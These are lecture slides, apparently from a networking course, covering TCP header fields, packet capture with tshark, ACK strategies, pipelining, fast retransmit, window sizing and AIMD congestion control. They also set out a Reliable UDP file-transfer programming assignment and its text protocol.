Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160…	Options			

End of class 1/21

Also briefly introduced Reliable UDP Assignment

Today 1/28

Observing and capturing packets in the wild

Network forensic puzzles

More on TCP reliability

Reliable UDP Assignment

Let's look at packets!

We can use **tshark** to observe incoming and outgoing packet data


Let's look at packets!

Forensics puzzles! Can you catch a spy?


Use tshark or wireshark

- (GUI version you can install locally)

What happens?



ACK lost



timeout and resend!
(same if original packet lost)

Wait for ACKs?


Should the **sender** wait for an ACK after each packet before sending another one?

Benefits / Drawbacks?

Wait for ACKs?

Should the **sender** wait for an ACK after each packet before sending another one?

Benefits / Drawbacks?



(a) a stop-and-wait protocol in operation

(b) a pipelined protocol in operation

Wait for ACKs?

Should the **sender** wait for an ACK after each packet before sending another one?


Benefits / Drawbacks?

Do the math!

Pipelining Sends

Waiting for each ACK makes very poor use of our available bandwidth!


- Better to send a “window” of packets as a pipeline




3-packet pipelining increases utilization by a factor of 3!

$$U_{sender} = \frac{3L/R}{RTT + L/R} = \frac{.0024}{30.008} = 0.00081$$

What happens?



1st ACK lost




2nd ACK is cumulative!

Cumulative ACKs

ACK 120 means ALL bytes up to that point are received

Why use cumulative instead of individual ACKs?



2nd ACK is cumulative!

Wait for ACKs?


Should the **receiver** immediately send an ACK?

Benefits / Drawbacks?

TCP Reliability

event at receiver	*TCP receiver action*
arrival of in-order segment with expected seq #. All data up to expected seq # already ACKed	delayed ACK. Wait up to 500ms for next segment. If no next segment, send ACK
arrival of in-order segment with expected seq #. One other segment has ACK pending	immediately send single cumulative ACK, ACKing both in-order segments
arrival of out-of-order segment higher-than-expect seq. # . Gap detected	immediately send *duplicate ACK*, indicating seq. # of next expected byte
arrival of segment that partially or completely fills gap	immediate send ACK, provided that segment starts at lower end of gap

TCP Fast Retransmit



fast retransmit after sender receipt of triple duplicate ACK

How many packets to send?

Using a larger **window** leads to better link utilization

- *So why not just use a window of 1,000,000?* fads

Benefit of large window?

Drawback of large window?

How many packets to send?

Using a larger **window** leads to better link utilization

- *So why not just use a window of 1,000,000?* fads

Benefit of large window?

- Can send more data before waiting for ACK

Drawback of large window?

- With cumulative ACK, it can be hard for sender to know exactly what it needs to resend
- Sending at too high a rate may cause higher packet loss!


This leads to why TCP does Congestion Control!

- Maybe we'll cover this another day…

Windows

Window size controls # of packets in flight

Sender's view of Sequence Numbers



Receiver's view of Sequence Numbers

Remember that TCP is bidirectional, so this all happens twice!

Congestion Control Basics

How should we adjust window size?

- Let's assume client is sending a large file to server

Congestion Control Basics

How should we adjust window size?

- Let's assume client is sending a large file to server

Startup:

- use a small window since you don't know anything about receiver

No drops for a while:

```
window_size++;     // Send faster!
```

Drop detected:

```
window_size = window_size/2;  // whoa! slow down!
```

Additive Increase, Multiplicative Decrease (AIMD)

Project 1

Reliable UDP File Sender

Reliable File Transfer

[ ] Write a client that can reliably send a file

The network might drop, reorder, duplicate, or corrupt packets!

Provided with a receiver and a protocol definition

- Text based messages

```
start|<sequence number>|<data>|<checksum>
data|<sequence number>|<data>|<checksum>
end|<sequence number>|<data>|<checksum>
```

Sender

```
ack|<sequence number>|<checksum>
```

Receiver

Requirements

Groups of size 2 or 3

- If using 3, you must get my approval AND complete an extra feature. Contact me on slack!

Undergrads - can use python starter code as a base

Grads - must use a programming language other than python

Not exactly TCP

Be sure to read the protocol carefully!

Protocol messages are all strings

Sequence numbers count packets, not bytes

etc

Security Groups

